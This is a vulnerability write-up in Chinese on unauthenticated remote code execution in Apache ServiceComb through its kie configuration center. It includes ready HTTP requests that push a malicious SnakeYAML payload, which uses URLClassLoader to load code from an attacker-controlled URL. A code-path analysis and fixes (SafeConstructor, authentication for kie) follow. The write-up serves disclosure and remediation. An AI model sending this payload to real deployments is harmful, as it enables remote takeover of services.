apache servicecomb rce

环境

应用代码

```
配置文件 microservice.yaml
APPLICATION_ID: sample
service_description:
  name: helloworld
  version: 1.0.0
servicecomb:
  service:
    registry:
      address: http://10.0.83.16:30100
  rest:
    address: 0.0.0.0:8080

  kie:
    serverUri: http://10.0.83.16:30110
    refresh_interval: 5000
    firstRefreshInterval: 5000
    enableLongPolling: true
    domainName: default
```

就是官方文档里的helloworld加上了kie，都是文档里给出的默认配置

利用条件&场景

利用条件

应用使用了kie配置中心且攻击者能访问到kie，比如通过上次那个service center的ssrf(如果服务中心的前端组件暴露在公网)。

场景

能够访问到kie的攻击者无需身份认证可远程下发恶意的配置到配置了该kie作为配置中心的任意微服务。
当攻击者再去访问微服务时会触发解析上一步下发的配置的过程，加载攻击者可控的yaml通过反序列化执行命令。

POC

1. 向kie添加下面两个配置(无需认证)

```
POST /v1/default/kie/kv HTTP/1.1
Host: 10.0.83.16:30110
Content-Type: application/json
Content-Length: 347

{
    "key": "servicecomb.router.header",
    "value": "test:\n  !!javax.script.ScriptEngineManager [\n    !!java.ne
t.URLClassLoader [ [\n      !!java.net.URL [ \"http://127.0.0.1:8000/\" ]\n
    ] ]\n  ]",
    "status": "enabled",
    "labels": {
        "app": "sample",
        "service": "helloworld",
        "environment": ""
    }
}


POST /v1/default/kie/kv HTTP/1.1
Host: 10.0.83.16:30110
Content-Type: application/json
Content-Length: 213

{
    "key": "servicecomb.routeRule.helloworld",
    "value": "foobar",
    "status": "enabled",
    "labels": {
        "app": "sample",
        "service": "helloworld",
        "environment": ""
    }
}
```

2. URLClassLoader那个攻击者可控的地址起一个http服务器，详见上周的文档
3. 访问微服务的任意endpoint触发

分析

1. org.apache.servicecomb.config.kie.client.KieClient定期从配置中心拉配置

```
/deprecation/
void refreshConfig(CountDownLatch latch) {
  String path = "/v1/"
      + KieConfig.INSTANCE.getDomainName()
      + "/kie/kv?label=app:"
      + KieConfig.INSTANCE.getAppName()
      + "&revision=" + revision;
```

2. getConfigByLabel里的一些判断，构造一下就能满足。

```
if (!StringUtils.isEmpty(kvDoc.getStatus()) && !kvDoc.getStatus().equals(STATUS_ENABLED)) {
```

```
if (labelsMap.containsKey(LABEL_APP) && labelsMap.get(LABEL_APP)
    .equals(KieConfig.INSTANCE.getAppName())
    && labelsMap.containsKey(LABEL_ENV) && labelsMap.get(LABEL_ENV)
    .equals(KieConfig.INSTANCE.getEnvironment())) {
```

3. 访问微服务的每个请求会进到org.apache.servicecomb.common.rest.AbstractRestInvocation里调用HttpServerFilter的两个实现类的afterReceiveRequest方法

```
invocation.getInvocationStageTrace().startServerFiltersRequest();
for (HttpServerFilter filter : httpServerFilters) {  filter: RouterInvokeFilter@7419  httpServerFilters:  size = 2
  if (filter.enabled()) {
    Response response = filter.afterReceiveRequest(invocation, requestEx);  filter: RouterInvokeFilter@7419  invocati
    if (response != null) {
      return response;
    }
  }
}
```

4. 这里跟进handler-router包的RouterInvokeFilter类的afterReceiveRequest方法，

```
if (!isHaveHeadersRule()) {
  return null;
}
if (!RouterRuleCache.isServerContainRule(invocation.getMicroserviceName())) {
  return null;
}
if (loadHeaders()) {
```

需要满足前面两个条件。

```
/**
 * if don't have headers rule , avoid registered too many callback
 */
private boolean isHaveHeadersRule() {
  DynamicStringProperty headerStr = DynamicPropertyFactory.getInstance()
      .getStringProperty(SERVICECOMB_ROUTER_HEADER,  defaultValue: null);
  if (StringUtils.isEmpty(headerStr)) {
    return false;
  }
  return true;
}
```

+ "servicecomb.router.header"

```
/**
 * if a server don't have rule , avoid registered too many callback , it may cause memory leak
 *
 * @param targetServiceName
 * @return
 */
public static boolean isServerContainRule(String targetServiceName) {
  DynamicStringProperty lookFor = DynamicPropertyFactory.getInstance()
      .getStringProperty(String.format(ROUTE_RULE, targetServiceName),  defaultValue: null);
  if (StringUtils.isEmpty(lookFor.get())) {
    return false;
  }
  return true;
}
```

+ "servicecomb.routeRule.%s"

，所以在第一步需要下发两条配置。

5.
```
/**
 * read config and get Header
 */
private boolean loadHeaders() {
  if (!CollectionUtils.isEmpty(allHeader)) {
    return true;
  }
  DynamicStringProperty headerStr = DynamicPropertyFactory.getInstance()
      .getStringProperty(SERVICECOMB_ROUTER_HEADER,  defaultValue: null, () -> {
        DynamicStringProperty temHeader = DynamicPropertyFactory.getInstance()
            .getStringProperty(SERVICECOMB_ROUTER_HEADER,  defaultValue: null);
        if (!addAllHeaders(temHeader.get())) {
          allHeader = new ArrayList<>();
        }
      });
  return addAllHeaders(headerStr.get());
}
```

+ "servicecomb.router.header"

这里的headerStr就是攻击者可控的通过archaius的dynamic property读到的在第一步下发的配置


6. 最终在org.apache.servicecomb.router.custom.RouterInvokeFilter类的addAllHeaders方法触发反序列化


```
118    private boolean addAllHeaders(String str) {
119      if (StringUtils.isEmpty(str)) {
120        return false;
121      }
122      try {
123        if (CollectionUtils.isEmpty(allHeader)) {
124          Yaml yaml = new Yaml();
125          allHeader = yaml.load(str);
126        }
```

> SnakeYAML allows you to construct a Java object of any type.

snakeyaml反序列化任意java对象的能力是写在官方文档里的"功能"，不属于漏洞，这里就不跟了。

调用栈如下：





修复建议

1. 按照snakeyaml文档给出的建议，加载yaml时使用SafeConstructor

   Note: if you want **to limit** objects to standard Java objects like List or Long you need to use SafeConstructor.

   ```
   Yaml yaml = new Yaml(new SafeConstructor());
   ```

   ，相当于类白名单
2. kie增加认证和访问控制机制